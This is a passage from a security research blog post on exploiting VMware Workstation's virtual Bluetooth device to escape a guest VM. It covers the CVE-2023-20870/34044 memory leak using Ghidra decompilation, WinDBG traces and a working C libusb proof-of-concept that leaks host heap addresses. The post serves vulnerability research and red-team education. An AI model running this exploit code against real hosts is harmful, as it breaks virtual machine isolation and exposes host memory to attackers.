

VMware Workstation guest-to-host escape (CVE-2023-20870/CVE-2023-34044 and CVE-2023-20869) exploit development

Disclaimer

All the information in this article is shown for educational purposes only. The author (Alexander Zaviyalov – Principal Security Consultant) and NCC Group are not responsible for any misuse of this information.

Overview

I would like to thank McCaulay Hudson and Aaron Adams for helping me overcome a few challenges in the buffer overflow part of the exploit. I would also like to thank Alexander Plaskett and Andy Davis from NCC Group for QAing this report.

The blog post covers information leak and stack-based buffer overflow vulnerabilities in VMware Workstation that allow an attacker to escape from a guest VM and execute malicious code (e.g. a reverse shell) on the host operating system.


This research was inspired by reading the Zero Day Initiative article about the Pwn2Own Vancouver event in 2023 where these vulnerabilities were first demonstrated (<https://www.zerodayinitiative.com/blog/2023/5/17/cve-2023-2086920870-exploiting-vmware-workstation-at-pwn2own-vancouver>). Additionally, the series of blog posts called “Chaining N-days to Compromise All” explained these vulnerabilities further (<https://theori.io/blog/chaining-n-days-to-compromise-all-part-4-vmware-workstation-information-leakage> and <https://theori.io/blog/chaining-n-days-to-compromise-all-part-5-vmware-workstation-host-to-guest-escape>).

Using the information gathered from those articles, this blog post aims to provide a more detailed explanation of these vulnerabilities, focusing on developing a working PoC with the help of Ghidra and WinDBG. NCC Group has an EDG (Exploit Development Group) and security research departments that focus on investigating such vulnerabilities and developing working exploits for our security consultants and red teamers to utilise during their engagements.

According to the above articles and the Broadcom (now owns VMware) advisories (<https://support.broadcom.com/web/ecx/support-content-notification/-/external/content/SecurityAdvisories/0/23670> and <https://support.broadcom.com/web/ecx/support-content-notification/-/external/content/SecurityAdvisories/0/23676>), the stack-based buffer overflow vulnerability (**CVE-2023-20869**) affected VMware Workstation versions up to and

including 17.0.1. The memory leak vulnerabilities (**CVE-2023-20870** and **CVE-2023-34044**) affected VMware Workstation versions up to and including 17.0.1 and 17.0.2, respectively.

The vulnerabilities were found in the virtual Bluetooth USB device function in VMware Workstation. If a Bluetooth device is connected to the host OS, VMware Workstation automatically shares it with the guest OS as a USB virtual Bluetooth device. The guest OS can use the host's Bluetooth adapter via this feature. When a VM is setup, this function is enabled by default as can be seen below.



In this article VMware Workstation 17.0.1 is used to explain the vulnerabilities and produce a working PoC exploit.

The guest OS in this case is Ubuntu 20.04 VM (64-bit) and the target host OS is Windows 11 (64-bit) with the latest security patches installed.

It's important to note that both the memory leak and the buffer overflow vulnerabilities were found in the **vmware-vmx.exe** file, which can be found in the **C:\Program Files (x86)\VMware\VMware Workstation** folder on a Windows 10/11 host OS.

Whenever a VM is launched, a separate **vmware-vmx.exe** process associated with the specific VM is started on the host OS.

For both vulnerabilities a Bluetooth device is required to be connected to the host OS. In this case I am using a simple USB Bluetooth 5.3 Adapter that I bought from Amazon. Built-in Bluetooth devices such as the ones found in laptops can also be used.

The buffer overflow vulnerability also requires a separate Bluetooth device actively listening for connections that the host OS Bluetooth adapter can reach. It doesn't matter what device that is – e.g. an Android phone, an iPhone, a smart TV / monitor, etc. as long as it has a valid Bluetooth MAC address and supports SDP (Service Discovery Protocol). In this case I will be using a Pixel 4a phone.

CVE-2023-20870/CVE-2023-34044 – The memory leak

Given the fact that VMware Workstation implements the virtual Bluetooth functionality in a VM as a USB device, the guest OS can communicate with the host's Bluetooth device via USB Request Block (URB) (<https://docs.kernel.org/driver-api/usb/URB.html>).

When a URB request is sent from the guest OS to the virtual Bluetooth device using the specific API from the libusb library (explained further), the function **FUN_140740eb0** is triggered in vmware-vmx.exe on the host OS. This function is responsible for creating a URB object for the virtual Bluetooth device and storing data in the object's data buffer. The data buffer is used for either writing data to or for reading data from by the guest OS. As part of that process, this function allocates memory for that data buffer.

```
2 undefined8 * FUN_140740eb0(longlong param_1,ulonglong param_2,undefined4 param_3)
3
4 {
5     undefined8 *puVar1;
6     undefined8 uVar2;
7
8     puVar1 = (undefined8 *)FUN_1406030e0((param_2 & 0xffffffff) * 0xc + 0xa0);
9     puVar1[0xf] = &DAT_14132c238;
10    uVar2 = FUN_14081bf80(*(undefined8 *) (param_1 + 0x260),param_3);
11    *puVar1 = uVar2;
12    uVar2 = FUN_1408195a0(uVar2);
13    puVar1[0x10] = uVar2;
14    return puVar1 + 1;
15 }
```

The screenshot above shows the **puVar1** variable (line 8) as the URB virtual Bluetooth object that is created by the function. The **uVar2** variable (line 10), which is the data buffer component of the URB object, is assigned to the returned value of the **FUN_14081bf80** function. We can see the second argument **param_3** (the size of the URB data buffer to be allocated) is passed to this function. It's important to note that the size of the URB data buffer is controlled by the guest OS.

If we step into this function, we can see that Ghidra incorrectly identifies that only one argument is passed to this function. The same mistake can be found in the call to the function **FUN_1408195b0**.

```

2 void FUN_14081bf80(longlong param_1)
3
4 {
5     FUN_1408195b0(*(undefined8 *) (param_1 + 0x268));
6     return;
7 }

```

If we step into the function **FUN_1408195b0**, Ghidra correctly shows that two arguments are passed to it, the second one being the **param_3** argument that was mentioned earlier. Only in this case it's named **param_2**. If we follow the **param_2** argument, we can see the static value of 24 in decimal is added to it, and the resultant value is passed to the **FUN_1406030e0** function (line 9).

```

2 longlong * FUN_1408195b0(longlong param_1, uint param_2)
3
4 {
5     uint uVar1;
6     uint uVar2;
7     longlong *p1Var3;
8
9     p1Var3 = (longlong *) FUN_1406030e0((ulonglong) param_2 + 24);
10    *(undefined2 *) p1Var3 = 0;
11    *p1Var3 = (ulonglong) (param_2 & 0xffffffff) << 0x10;
12    p1Var3[1] = 0;
13    p1Var3[2] = param_1;
14    *(int *) (param_1 + 0x38) = *(int *) (param_1 + 0x38) + 1;
15    param_2 = *(int *) (param_1 + 0x40) + param_2;
16    uVar2 = *(uint *) (param_1 + 0x38);
17    uVar1 = *(uint *) (param_1 + 0x3c);
18    *(uint *) (param_1 + 0x40) = param_2;
19    if ((uVar1 < uVar2) || (*(uint *) (param_1 + 0x44) < param_2)) {
20        if (uVar1 <= uVar2) {
21            uVar1 = uVar2;
22        }
23        *(uint *) (param_1 + 0x3c) = uVar1;
24        uVar2 = *(uint *) (param_1 + 0x44);
25        if (*(uint *) (param_1 + 0x44) <= param_2) {
26            uVar2 = param_2;
27        }
28        *(uint *) (param_1 + 0x44) = uVar2;
29    }
30    return p1Var3;
31 }

```

Stepping into this function **FUN_1406030e0** reveals the **malloc** function being used, which allocates uninitialized memory of the specific size defined by the **param_1** argument, which is controlled by the guest OS.

```

2 void FUN_1406030e0(size_t param_1)
3
4 {
5     code *pcVar1;
6     void *pvVar2;
7
8     pvVar2 = malloc(param_1);
9     if ((pvVar2 == (void *)0x0) && (param_1 != 0)) {
10         FUN_140603080();
11         pcVar1 = (code *)swi(3);
12         (*pcVar1)();
13         return;
14     }
15     return;
16 }

```

This function returns a memory pointer to the allocated uninitialized storage. Stepping back into the **FUN_1408195b0** function after the malloc call, the resultant pointer is assigned to the **plVar3** variable (line 9), which is then returned (line 30) to the **FUN_14081bf80** function, which is in turn returned to the **FUN_140740eb0** function. Looking at this parent function again, the pointer to the uninitialized memory address of the URB Bluetooth data buffer is assigned to the **uVar2** variable (line 10), which is then added as a component to the URB object (**puVar1**) on line 13.

```

2 undefined8 * FUN_140740eb0(longlong param_1,ulonglong param_2,undefined4 param_3)
3
4 {
5     undefined8 *puVar1;
6     undefined8 uVar2;
7
8     puVar1 = (undefined8 *)FUN_1406030e0((param_2 & 0xffffffff) * 0xc + 0xa0);
9     puVar1[0xf] = &DAT_14132c238;
10    uVar2 = FUN_14081bf80(*(undefined8 *) (param_1 + 0x260),param_3);
11    *puVar1 = uVar2;
12    uVar2 = FUN_1408195a0(uVar2);
13    puVar1[0x10] = uVar2;
14    return puVar1 + 1;
15 }

```

When a virtual Bluetooth URB object along with its uninitialized data buffer of a guest-controlled size is created, a separate function **FUN_140740f50** is called to process and submit that URB object. The submission of that URB object results in it being further processed and used by some other Bluetooth component or sent back to the guest OS.

Looking at this function **FUN_140740f50** in the following screenshot we can see that it receives the newly created URB virtual Bluetooth object as the argument **param_1** (line 4). We can also see the length of data the guest OS wants to read from or write to the

URB object is obtained from the object itself at **param_1 + 8** (line 20). It is then assigned to the object's actual size (**param_1 + 12**) on line 20 again.

This operation is performed without any checks on the size of the guest OS-controlled length of data, which can be set to an arbitrary number by the attacker as explained further in this article. Depending on the type of the URB object (e.g. URB control transfer) and its direction (e.g. ENDPOINT_IN), the URB object (including the uninitialized data buffer) is returned back to the guest OS as explained further.

```
4 void FUN_140740f50(longlong param_1)
5
6 {
7     int iVar1;
8     byte *pbVar2;
9     longlong lVar3;
10    undefined8 uVar4;
11    char cVar5;
12    undefined8 uVar6;
13    undefined8 uVar7;
14
15    uVar6 = *(undefined8 *) (param_1 + -8);
16    pbVar2 = *(byte **) (param_1 + 0x78);
17    lVar3 = *(longlong *) (*(longlong *) (param_1 + 0x18) + 0x20);
18    uVar4 = *(undefined8 *) (lVar3 + 0x260);
19    *(undefined4 *) (param_1 + 0x58) = 0;
20    *(undefined4 *) (param_1 + 12) = *(undefined4 *) (param_1 + 8);
21    iVar1 = *(int *) (*(longlong *) (param_1 + 0x18) + 0xc);
22    if (iVar1 == 0) {
```

Before discussing the decompiled code of the **FUN_140740f50** function further, it's important to show what has been explained so far in WinDBG to get a better idea of the vulnerability.

The type of URB that is used to control USB devices, read/write settings and data from/to them is called URB Control Transfer. The sample code will be written in C, and we will be using the **libusb** library to send a URB Control request and inspect it in WinDBG. The code will be compiled and launched from an Ubuntu 20.04 64-bit VM. The host OS in this case will be Windows 11. WinDBG will be launched as admin and attached to the vmware-vmx.exe process on Windows 11.

It is required to send the following commands to the virtual USB Bluetooth device in this specific order.

1. libusb_init() – initialize the libusb library (https://libusb.sourceforge.io/api-1.0/group__libusb__lib.html#ga7deae521cfb1a5b3f8d6c01be11a795)

◆ libusb_init()

```
int libusb_init ( libusb_context ** ctx )
```

Deprecated initialization function.

Equivalent to calling libusb_init_context with no options.

See also

[libusb_init_context](#)

2. libusb_open_device_with_vid_pid() – open the USB device (virtual Bluetooth) by providing the specific vendor and product ID. (https://libusb.sourceforge.io/api-1.0/group__libusb_dev.html#ga10d67e6f1e32d17c33d93ae04617392e)

◆ libusb_open_device_with_vid_pid()

```
libusb_device_handle * libusb_open_device_with_vid_pid ( libusb_context * ctx,  
                                                         uint16_t      vendor_id,  
                                                         uint16_t      product_id  
                                                         )
```

3. libusb_claim_interface() – claim the interface on the USB device (https://libusb.sourceforge.io/api-1.0/group__libusb_dev.html#gaae5076addf5de77c7962138397fd5b1a)

◆ libusb_claim_interface()

```
int libusb_claim_interface ( libusb_device_handle * dev_handle,  
                             int                  interface_number  
                             )
```

4. libusb_control_transfer() – send a URB control transfer request to the virtual Bluetooth device (https://libusb.sourceforge.io/api-1.0/group__libusb_syncio.html#gadb11f7a761bd12fc77a07f4568d56f38)

◆ libusb_control_transfer()

```
int libusb_control_transfer ( libusb_device_handle * dev_handle,
                             uint8_t               bmRequestType,
                             uint8_t               bRequest,
                             uint16_t              wValue,
                             uint16_t              wIndex,
                             unsigned char *       data,
                             uint16_t              wLength,
                             unsigned int          timeout
                             )
```

It's important to note that to claim the interface on the virtual Bluetooth USB device it is required to remove the **btusb** module from the Kernel first. This can be done by running the **rmmod btusb** command with the sudo privileges.

The complete C code can be seen below. Please take a note of the **libusb.h** header that is required to be imported to use the above listed libusb functions. Libusb can be installed using the following command: **sudo apt install libusb-1.0-0-dev**.

```
#include <stdio.h>
#include <string.h>
#include <stdlib.h>
#include <stdbool.h>
#include <libusb-1.0/libusb.h>
#include <unistd.h>
#include <sys/socket.h>
#include <syslog.h>
#include <errno.h>
#include <limits.h>
#include <arpa/inet.h>

//gcc exploit_1.c `pkg-config --libs --cflags libusb-1.0` -o exploit_1 -w

static void leak()
{
    static struct libusb_device_handle* bluetooth_handle = NULL;
```



```

int r;

char* dataOutput[0x1000];

memset(dataOutput, 0, 0x1000);

printf("Initializing libusb\n");

r = libusb_init(NULL);

if (r < 0) {

    fprintf(stderr, "libusb_init error %d. Try running the exploit
again\n", r);

    exit(1);

}

printf("Opening the VMware USB bluetooth device\n");

bluetooth_handle = libusb_open_device_with_vid_pid(NULL, 0x0E0F, 0x0008);

if (bluetooth_handle == NULL) {

    printf("Could not find/open the VMware USB bluetooth device. Try
running the exploit again\n");

    libusb_close(bluetooth_handle);

    libusb_exit(NULL);

    exit(1);

}

printf("Claiming the interface on the VMware USB bluetooth device\n");

r = libusb_claim_interface(bluetooth_handle, 0);

if (r < 0) {

    fprintf(stderr, "usb_claim_interface error %d. Try running the exploit
again\n", r);

    libusb_close(bluetooth_handle);

    libusb_exit(NULL);

    exit(1);

}

printf("Sending a USB control transfer request to the VMware bluetooth
device\n");

```

```

        r = libusb_control_transfer(bluetooth_handle, LIBUSB_REQUEST_TYPE_CLASS |
LIBUSB_ENDPOINT_IN, LIBUSB_REQUEST_GET_STATUS, 0, 0, dataOutput, 0x200, 1000);

        if (r < 0) {

            fprintf(stderr, "USB control transfer error %d\n", r);

            libusb_close(bluetooth_handle);

            libusb_exit(NULL);

            exit(1);

        }

        for (int i = 0; i < 0x20; i++)

        {

            char text[0x100];

            memset(text, 0, 0x100);

            snprintf(text, 0x100, "Index: 0x%x contains 0x%016llx at address
0x%p\n", i, dataOutput[i], &dataOutput[i]);

            printf("%s", text);

        }

        libusb_close(bluetooth_handle);

        libusb_exit(NULL);

        return 0;

    }

int main()

{

    printf("Removing the USB bluetooth driver\n");

    system("rmmod btusb");

    leak();

    return 0;

}

```

The **libusb_open_device_with_vid_pid** function requires the virtual Bluetooth vendor and product ID to be provided, which can be found using the **lsusb** command on Linux Ubuntu. The values are always the same for the virtual Bluetooth USB device offered by VMware. It's also possible to see the device name is incorrectly identified as "VMware Virtual USB Mouse" in the below command output which can be ignored.

```

bob@ubuntu2004:~/Desktop$ lsusb
Bus 001 Device 001: ID 1d6b:0002 Linux Foundation 2.0 root hub
Bus 002 Device 004: ID 0e0f:0008 VMware, Inc. VMware Virtual USB Mouse
Bus 002 Device 003: ID 0e0f:0002 VMware, Inc. Virtual USB Hub
Bus 002 Device 002: ID 0e0f:0003 VMware, Inc. Virtual Mouse
Bus 002 Device 001: ID 1d6b:0001 Linux Foundation 1.1 root hub

```

The **libusb_control_transfer** function's second argument is **bmRequestType**.

Reviewing the libusb.h header file on Linux Ubuntu, the following four request types can be set for this argument.

```

405 /** \ingroup libusb_misc
406 * Request type bits of the
407 * \ref libusb_control_setup::bmRequestType "bmRequestType" field in control
408 * transfers. */
409 enum libusb_request_type {
410     /** Standard */
411     LIBUSB_REQUEST_TYPE_STANDARD = (0x00 << 5),
412
413     /** Class */
414     LIBUSB_REQUEST_TYPE_CLASS = (0x01 << 5),
415
416     /** Vendor */
417     LIBUSB_REQUEST_TYPE_VENDOR = (0x02 << 5),
418
419     /** Reserved */
420     LIBUSB_REQUEST_TYPE_RESERVED = (0x03 << 5)
421 };

```

The same argument can have an additional value added to it via the OR operation. In the above C code that value is **LIBUSB_ENDPOINT_IN**, which instructs the URB request to read data from the virtual USB Bluetooth device and send it back to the guest OS.

```

322 /** \ingroup libusb_desc
323 * Endpoint direction. Values for bit 7 of the
324 * \ref libusb_endpoint_descriptor::bEndpointAddress "endpoint address" scheme.
325 */
326 enum libusb_endpoint_direction {
327     /** In: device-to-host */
328     LIBUSB_ENDPOINT_IN = 0x80,
329
330     /** Out: host-to-device */
331     LIBUSB_ENDPOINT_OUT = 0x00
332 };

```

In our case we set the argument to the value **LIBUSB_REQUEST_TYPE_CLASS | LIBUSB_ENDPOINT_IN**.

The third argument in the **libusb_control_transfer** function is called **bRequest**, which is set to **LIBUSB_REQUEST_GET_STATUS**. Reviewing the libusb.h header file again, the following request fields can be set for this argument.

```

357 /** \ingroup libusb_misc
358 * Standard requests, as defined in table 9-5 of the USB 3.0 specifications */
359 enum libusb_standard_request {
360     /** Request status of the specific recipient */
361     LIBUSB_REQUEST_GET_STATUS = 0x00,
362
363     /** Clear or disable a specific feature */
364     LIBUSB_REQUEST_CLEAR_FEATURE = 0x01,
365
366     /* 0x02 is reserved */
367
368     /** Set or enable a specific feature */
369     LIBUSB_REQUEST_SET_FEATURE = 0x03,
370
371     /* 0x04 is reserved */
372
373     /** Set device address for all future accesses */
374     LIBUSB_REQUEST_SET_ADDRESS = 0x05,
375
376     /** Get the specified descriptor */
377     LIBUSB_REQUEST_GET_DESCRIPTOR = 0x06,
378
379     /** Used to update existing descriptors or add new descriptors */
380     LIBUSB_REQUEST_SET_DESCRIPTOR = 0x07,
381
382     /** Get the current device configuration value */
383     LIBUSB_REQUEST_GET_CONFIGURATION = 0x08,
384
385     /** Set device configuration */
386     LIBUSB_REQUEST_SET_CONFIGURATION = 0x09,
387
388     /** Return the selected alternate setting for the specified interface */
389     LIBUSB_REQUEST_GET_INTERFACE = 0x0A,
390
391     /** Select an alternate interface for the specified interface */
392     LIBUSB_REQUEST_SET_INTERFACE = 0x0B,
393
394     /** Set then report an endpoint's synchronization frame */
395     LIBUSB_REQUEST_SYNCH_FRAME = 0x0C,
396
397     /** Sets both the U1 and U2 Exit Latency */
398     LIBUSB_REQUEST_SET_SEL = 0x30,
399
400     /** Delay from the time a host transmits a packet to the time it is
401      * received by the device. */
402     LIBUSB_SET_ISOCH_DELAY = 0x31,
403 };

```

The reason why we specifically pick these values for the **bmRequestType** and **bRequest** arguments is explained further in this blog post.

The sixth argument is called **data**. Given that the **LIBUSB_ENDPOINT_IN** value is set for **bmRequestType**, the returned URB data will need to be saved somewhere on the guest OS, which in this case will be in a character array of size 0x1000 as defined in our C code as **dataOutput**.

The seventh argument **wLength** is set to an arbitrary number of 0x200 for now. It defines the size of the URB Bluetooth object. The **data** buffer (the sixth argument) should be at least this size to accommodate the returned URB object data. The **wLength** value will be changed later as the memory leak is explained further in this blog post.

The next step is to compile the code and launch the request while having vmware-vmx.exe attached to WinDBG on the host OS.

As explained previously, once a URB Bluetooth control transfer request is sent, the function **FUN_140740eb0** is hit. The breakpoint that is set right before this function's nested function **FUN_14081bf80** is called shows the value of RDX set to 0x208.

Remember that we set the **wLength** value in our **libusb_control_transfer** function to 0x200. The additional 0x8 is related to the URB control header.

```
Breakpoint 0 hit
vmware_vmx+0x740eef:
00007ff7`4cbc0eef e88cb00d00      call     vmware_vmx+0x81bf80 (00007ff7`4cc9bf80)
0:000> r rdx
rdx=0000000000000208
```

Stepping into the **FUN_14081bf80** -> **FUN_1408195b0** functions and then before calling the function **FUN_1406030e0**, we can see the previously discussed static value of 24 (in decimal) is added to the size of the **wLength** value + header (0x208). The resultant value of 0x220 is placed into RCX.

```
Breakpoint 1 hit
vmware_vmx+0x8195ca:
00007ff7`4cc995ca e8119bdeff      call     vmware_vmx+0x6030e0 (00007ff7`4ca830e0)
0:000> r rcx
rcx=0000000000000220
```

Stepping into the function and reaching the **malloc** function, the same value of 0x220 is used as the argument for this function.

```
00007ff7`4ca830e9 ff1551313200    call     qword ptr [vmware_vmx+0x926240 (00007ff7`4cda6240)] ds:00007ff7`4cda6240={ucrtbase!malloc
0:000> r rcx
rcx=0000000000000220
```

Stepping over the function and inspecting the uninitialized data in RAX, it's possible to see some heap data in it. Clearly no additional functions such as **memset** or **calloc** were used to initialize that memory to zero.

```

vmware_vmx+0x6030e9:
00007ff7`4ca830e9 ff1551313200      call     qword ptr [vmware_
0:000> p
vmware_vmx+0x6030ef:
00007ff7`4ca830ef 4885c0           test     rax,rax
0:000> dq rax
000001fe`2e101140 00000000`00726a00 00000000`00000000
000001fe`2e101150 00000000`00000000 00000001`00000000
000001fe`2e101160 000001fe`2e101170 00000000`00000000
000001fe`2e101170 000001fe`3112f000 00000000`00001000
000001fe`2e101180 000001fe`36213000 00000000`00001000
000001fe`2e101190 000001fe`39276000 00000000`00001000
000001fe`2e1011a0 000001fe`310e7000 00000000`00001000
000001fe`2e1011b0 000001fe`354cc000 00000000`00001000

```

As explained previously, after the uninitialized data of the guest OS controlled size is allocated using **malloc**, a separate function **FUN_140740f50** is called to further process that URB Bluetooth object containing the uninitialized data buffer.

It's important to note that the following explanation of the function **FUN_140740f50** will be including screenshots where the base image address of the vmware-vmx.exe file in Ghidra was rebased to match the base address of the vmware-vmx.exe process shown in WinDBG. Therefore, this function's name and its starting address in Ghidra will be **FUN_7ff74cbc0f50** (ASLR will of course partially change this address once the host OS is rebooted).

Given the fact that the **bmRequestType** argument in the **libusb_control_transfer** function is set to **LIBUSB_REQUEST_TYPE_CLASS | LIBUSB_ENDPOINT_IN**, it will be converted to the correct opcode of **AL = 0x20**, and the following IF condition in the function will be fulfilled.

<pre> 7ff74cbc1003 0f b6 03 MOVZX EAX,byte ptr [RBX] 7ff74cbc1006 24 60 AND AL,0x60 7ff74cbc1008 3c 20 CMP AL,0x20 7ff74cbc100a 75 21 JNZ LAB_7ff74cbc102d </pre>	<pre> 22 if (iVar1 == 0) { 23 if ((*pbVar2 & 0x60) != 0x20) { 24 cVar5 = FUN_7ff74cbd8fd0(param_1); 25 if (cVar5 != '\0') goto LAB_7ff74cbc10a8; </pre>
----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------	-------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------

We can verify that by setting a breakpoint on the last instruction (**0x7FF74CBC100A**) before the jump is performed in WinDBG.

```

0:000> g
Breakpoint 1 hit
vmware_vmx+0x74100a:
00007ff7`4cbc100a 7521      jne      vmware_vmx+0x74102d (00007ff7`4cbc102d) [br=0]
0:000> r al
al=20

```

Entering the execution flow after the IF condition reveals the additional functions that further process the URB object and its data buffer. It is understood that the content of

the uninitialized data buffer and its size aren't changed. The data buffer is sliced into smaller chunks and sent to the guest's physical memory as explained further.

```

23     if ((*pbVar2 & 0x60) != 0x20) {
24         cVar5 = FUN_7ff74cbd8fd0(param_1);
25         if (cVar5 != '\0') goto LAB_7ff74cbcl0a8;
26         if ((*pbVar2 & 0x60) == 0) {
27             if (pbVar2[1] == 9) {
28                 if (*(ushort *) (pbVar2 + 2) < 2) {
29                     FUN_7ff74cbd9420(*(undefined8 *) (*(longlong *) (param_1 + 0x18) + 0x20),
30                                     *(ushort *) (pbVar2 + 2));
31                     if (*(short *) (pbVar2 + 2) != 0) {
32                         FUN_7ff74cc9bf90(uVar4);
33                     }
34                     goto LAB_7ff74cbcl0a8;

```

After passing the functions, the code execution reaches **LAB_7ff74cbcl0a8** (line 34 above and then line 77 below) where a call to another function is made.

```

7ff74cbcl0b9  ff 15 31      CALL      qword ptr [->_guard_dispatch_icall]
              5d 1e 00
77 LAB_7ff74cbcl0a8:
78     (**(code **)(DAT_7ff74d9ed3b8 + 0xf8))(param_1);
79     return;

```

By inspecting the RCX register containing the URB object address right before the call is made, we can see the size of the uninitialized data buffer is still set to 0x208. We can also see some heap addresses (1fe`2e...) included in the data buffer that will be sent to the guest OS.

```

00007ff7`4cbcl0b9 ff15315d1e00    call     qword ptr [vmware_vmx+0x926df0]
0:000> dq rcx
000001fe`2e390b28 000000208`00000001 000000208`000000208
000001fe`2e390b38 000000000`2e280000 000001fe`2e2833c0
000001fe`2e390b48 000001fe`2e11ede0 000001fe`2e283400
000001fe`2e390b58 000001fe`2e283400 000001fe`2e390b60
000001fe`2e390b68 000001fe`2e390b60 00000002`00000000
000001fe`2e390b78 00000000a`00000000 00000000`00000000
000001fe`2e390b88 000000000`00000001 00007ff7`00000000
000001fe`2e390b98 00007ff7`4d7ac238 000001fe`2e101388

```

Afterwards, the process of sending the URB object along with its uninitialized data buffer back to the guest OS's physical memory is done in the function **FUN_7FF74CA465C0** (the non-rebased address of this function is **FUN_1405C65C0**).

```

2 void FUN_7ff74ca465c0(ulonglong param_1,void *param_2,ulonglong param_3,uint param_4,
3                     undefined4 param_5)
4
5 {
6     undefined1 auStack_b8 [32];
7     undefined1 *local_98;
8     undefined1 local_88 [12];
9     int local_7c;
10    void *local_78;
11    ulonglong local_28;
12
13    local_28 = DAT_7ff74d14a028 ^ (ulonglong)auStack_b8;
14    if (((param_1 <= *(ulonglong *) (DAT_7ff74d9ea7c8 + 0x16d40)) && (param_3 != 0)) &&
15        (param_3 <= (*(ulonglong *) (DAT_7ff74d9ea7c8 + 0x16d40) - param_1) + 1)) ||
16        ((param_4 >> 0xd & 1) != 0)) {
17        local_98 = local_88;
18        FUN_7ff74ca433f0(param_1,param_3,param_4 | 2,param_5);
19        if (local_7c == 1) {
20            memcpy(local_78,param_2,param_3);
21        }
22        else {
23            local_98 = (undefined1 *)CONCAT44(local_98._4_4_,2);
24            FUN_7ff74ca41a60(local_88,0,param_3,param_2);
25        }
26        FUN_7ff74ca45c80(local_88);
27    }
28    FUN_7ff74cd986f0(local_28 ^ (ulonglong)auStack_b8);
29    return;
30}

```

This function is called from its parent function's address at **0x7FF74C677889** (or **0x1401F7889** if not rebased).

```

48     if (((uVar9 != 0) && ((char)*(uint *) (p1Var11 + 3) == 'i')) &&
49         ((iVar8 = *(int *) ((longlong)p1Var11 + 0x1c), iVar8 == 0 ||
50         (cVar6 = FUN_7ff74ca465c0(iVar8,*(undefined8 *) (l1Var13 + 0x80), (longlong) (int)uVar9,0,6),
51         cVar6 == '\0')))) {
52         FUN_7ff74ca7fca0("UHCI: Bad %s pointer %I64x\n","TDBuf",iVar8);
53         *(undefined4 *) (param_1 + 0x668) = 0xa0;
54     }

```

7ff74c677871	48 8b 97	MOV	RDX,qword ptr [RDI + 0x80]
	80 00 00 00		
7ff74c677878	45 33 c9	XOR	R9D,R9D
7ff74c67787b	4c 63 c6	MOVSSD	R8,ESI
7ff74c67787e	41 8b ce	MOV	ECX,R14D
7ff74c677881	c7 44 24	MOV	dword ptr [RSP + local_68],0x6
	20 06 00		
	00 00		
7ff74c677889	e8 32 ed	CALL	FUN_7ff74ca465c0
	3c 00		
7ff74c67788e	84 c0	TEST	AL,AL
7ff74c677890	75 21	JNZ	LAB_7ff74c6778b3

We set a breakpoint on the instruction right before that function is called and print the value of RCX, RDX and R8 every time that breakpoint is hit:

```
bp 7FF74C677889 ".printf \"Physical address: 0x%p URB data  
buffer: 0x%p Size of data buffer: 0x%p\\", @rcx, @rdx, @r8;  
.echo; gc"
```

The WinDBG output reveals the following:

- RCX contains the destination physical address of the guest OS to receive the URB data buffer
- RDX contains the address of the uninitialized data buffer
- R8 contains the size of the data buffer to be copied to the guest OS's physical address

```
Physical address: 0x00000000147ec00 URB data buffer: 0x000001fe2e102740 Size of data buffer: 0x0000000000000040  
Physical address: 0x00000000147ec40 URB data buffer: 0x000001fe2e102780 Size of data buffer: 0x0000000000000040  
Physical address: 0x00000000147ec80 URB data buffer: 0x000001fe2e1027c0 Size of data buffer: 0x0000000000000040  
Physical address: 0x00000000147ecc0 URB data buffer: 0x000001fe2e102800 Size of data buffer: 0x0000000000000040  
Physical address: 0x00000000147ed00 URB data buffer: 0x000001fe2e102840 Size of data buffer: 0x0000000000000040  
Physical address: 0x00000000147ed40 URB data buffer: 0x000001fe2e102880 Size of data buffer: 0x0000000000000040  
Physical address: 0x00000000147ed80 URB data buffer: 0x000001fe2e1028c0 Size of data buffer: 0x0000000000000040  
Physical address: 0x00000000147edc0 URB data buffer: 0x000001fe2e102900 Size of data buffer: 0x0000000000000040
```

We can see that the URB data buffer was sliced into eight chunks of 0x40 that are copied to the guest's physical memory address. If you look at the C code we used previously the **wLength** value was set to 0x200, and $0x40 * 8 = 0x200$. The copying of the URB data buffer that has its size defined by the guest OS (the attacker) back to the guest's physical memory isn't done in one go, it's done in eight chunks of 0x40.

Inspecting the first address of the URB data buffer (highlighted above) reveals the uninitialized data containing some heap addresses that were included as part of the **malloc** call we discussed previously.

```
0:017> dq 0x000001fe2e102740  
000001fe`2e102740 000001fe`2e102830 00000000`00000000  
000001fe`2e102750 000001fe`a0a27000 00000000`0000f000  
000001fe`2e102760 000001fe`a0a18000 00000000`0000f000  
000001fe`2e102770 000001fe`a09a2000 00000000`00008000  
000001fe`2e102780 000001fe`a0a11000 00000000`00007000  
000001fe`2e102790 000001fe`a0993000 00000000`0000f000  
000001fe`2e1027a0 000001fe`a0984000 00000000`0000f000  
000001fe`2e1027b0 000001fe`a0901000 00000000`0000d000
```

Looking at the following section of our C code, we included a for loop that would cycle through the first 0x20 entries in the **dataOutput** array (the data buffer) and print their contents in the terminal. We are only printing the first 0x20 entries of the array for

demonstration purposes. We could have of course printed all 0x1000 of them to match the size of the **dataOutput** array we defined in our C code.

```
for (int i = 0; i < 0x20; i++)
{
    char text[0x100];

    memset(text, 0, 0x100);

